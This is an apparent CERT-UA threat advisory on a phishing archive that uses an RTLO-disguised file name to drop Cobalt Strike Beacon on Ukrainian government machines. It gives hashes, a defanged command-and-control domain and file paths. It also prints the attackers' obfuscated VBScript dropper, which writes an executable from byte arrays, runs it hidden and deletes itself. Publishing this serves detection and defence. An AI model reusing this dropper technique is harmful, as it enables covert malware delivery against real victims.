Cyberattack on state organizations of Ukraine using the malicious program Cobalt Strike Beacon (CERT-UA # 4227)

Cyberattack on state organizations of Ukraine using the malicious program Cobalt Strike Beacon (CERT-UA # 4227)

general information

The government team for responding to computer emergencies in Ukraine CERT-UA found RAR-archive "Saboteurs.rar", which contains RAR-archive "Saboteurs 21.03.rar", which, in turn, contains SFX-archive "Saboteurs filercs.rar "(to mask the extension, the file name contains the right-to-left override (RTLO) character).

The archive contains documents and images of the bait, as well as VBScript code (Thumbs.db), which will create and run the .NET program "dhdhk0k34.com". As a result, the computer will be affected by the malicious program Cobalt Strike Beacon. Note that the date of compilation of the injector "inject.exe" - 15.03.2022

The detected activity, based on the specificity of VBScript-code, with an average level of confidence associated with the activities of the group UAC-0051 (unc1151 / GhostWriter).

Indicators of compromise

Files

```
MD5 SHA256 File name
e4b54ee2f0068762179e7e514d90bf16
fbabc4e5a6470606fc64c39c182b5a7a71f8fa96f50c67725d52abf184f75fd4
Диверсанти.rar
4a78df33d4f987103dc0c0f3a302b8cb
59ed536e1955e310f321435d43ca8b60cb3746514f3c3ea951d43633cacbe7bc Diversants
21.03.rar
bcdab4ae622811f699765bfb9cb909d2
6149680c8541980d46c17681e37e4751e2baca1d13ee648b8188dfb24bf56f7c Saboteurs
filerar.scr
b5525108912ee8d5f1519f1b552723e8
d324d7f30984931176ff878a81c7c1f4f979ad3d759c7f33427bba10d9deb1f6 Thumbs.db
3303286735a07ae5d14db9c12843d44e
f98e1e61c84a5ed098e7481ab339e2881195f4d1b101c92b81113eb7ff56e63d
dhdhk0k34.com
18e73cc3d5eda742530ba3fef59e3943
37e644deee0add76bac9c5121355a03a459b1a97917383765bf3df94e9af7e29 Skype.exe
b724ff750dff495e6634ddf0f1263844
```

```
7cf3f758b2abb303dec89736dfd55c38309a21aec2d83d3d4e590f9538fc5f15 inject.exe
(2022-03-15)
1365b82e7da0968e97c095d8bd9166dd
c14fce93183dc4173be02b2a48d1ed06b43656c7b6d5a290d9948b6947df9033 csbeacon.bin
(Cobalt Strike Beacon)
```


Network


```
hXXps: //ao3.hmgo [.] pw / tags / Akihabara @ TODEEP / works
hXXps: //ao3.hmgo [.] pw / tags / Akihabara @ TODEEP / works / update
ao3.hmgo [.] pw
hmgo [.] pw
```

Hosts

```
C: \ Users \ Public \ dhdhk0k34.com
C: \ Users \ Public \ Skype.exe
```

Graphic images






Диверсанти filerar

Type of file: Screen saver (.scr)

Description: Диверсанти filerar



```
function HUoXXMU7s2(lqjH0d2vuZoxP)
    HUoXXMU7s2=StrReverse(lqjH0d2vuZoxP)
end function
On Error Resume Next
Set xlCu9H2Jtly578N = CreateObject( "Scripting.FileSystemObject" )
xlCu9H2Jtly578N.DeleteFile WScript.ScriptFullName
iVraWEuSXO

Sub iVraWEuSXO()
    Dim GbXqxIv
    GbXqxIv = "C:\Users\Public\dhdhk0k34.com"
    XsMsuvk68 GbXqxIv
    hf4RkvDgPPw1TGu GbXqxIv
End Sub

Sub hf4RkvDgPPw1TGu(VHF4bxLcn11C)
    Dim XLHwJ3JSH0CW
    Set XLHwJ3JSH0CW = CreateObject("WScript.Shell")
    XLHwJ3JSH0CW.Run VHF4bxLcn11C,0,true
    Set xlCu9H2Jtly578N = CreateObject( "Scripting.FileSystemObject" )
    xlCu9H2Jtly578N.DeleteFile(VHF4bxLcn11C)
End Sub

Sub oQKJJg7zSMBdhGE(TtDajaeYEj, HmeRdiTE5BNsV)
    Dim A69gtBwe0d
    Dim BWh2MVezCmmN5x5y
    A69gtBwe0d = split(HmeRdiTE5BNsV)
    for BWh2MVezCmmN5x5y = lbound(A69gtBwe0d) to ubound(A69gtBwe0d)
        TtDajaeYEj.Write Chr(A69gtBwe0d(BWh2MVezCmmN5x5y))
    next
End Sub

Sub bA0bSFMeeSl(TtDajaeYEj)
    oQKJJg7zSMBdhGE TtDajaeYEj, "77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0"
    oQKJJg7zSMBdhGE TtDajaeYEj, "0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205"
    oQKJJg7zSMBdhGE TtDajaeYEj, "33 184 1 76 205 33 84 104 105 115 32 112 114 111 103 114 97 109 32 99 97 110 110 111"
    oQKJJg7zSMBdhGE TtDajaeYEj, "116 32 98 101 32 114 117 110 32 105 110 32 68 79 83 32 109 111 100 101 46 13 13 10"
    oQKJJg7zSMBdhGE TtDajaeYEj, "36 0 0 0 0 0 0 0 80 69 0 0 76 1 3 0 54 91 17 191 0 0 0 0 0 0 0 0 224 0 2 1 11 1 48"
    oQKJJg7zSMBdhGE TtDajaeYEj, "0 0 32 6 0 0 8 0 0 0 0 0 0 174 63 6 0 0 32 0 0 0 64 6 0 0 0 64 0 0 32 0 0 0 2 0 0"
```

```
    oQKJJg7zSMBdhGE TtDajaeYEj, "0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0"
    oQKJJg7zSMBdhGE TtDajaeYEj, "0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0"
    oQKJJg7zSMBdhGE TtDajaeYEj, "0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0"
    oQKJJg7zSMBdhGE TtDajaeYEj, "0 0 0 0 0 0 0 0 0 0 0 0 0"
End Sub

Sub XsMsuvk68(VHF4bxLcn11C)
    Dim xlCu9H2Jtly578N
    Dim TtDajaeYEj
    Set xlCu9H2Jtly578N = CreateObject("Scripting.FileSystemObject")
    Set TtDajaeYEj = xlCu9H2Jtly578N.OpenTextFile(VHF4bxLcn11C, 2, true)
    bA0bSFMeeSl TtDajaeYEj
    TtDajaeYEj.Close
End Sub
```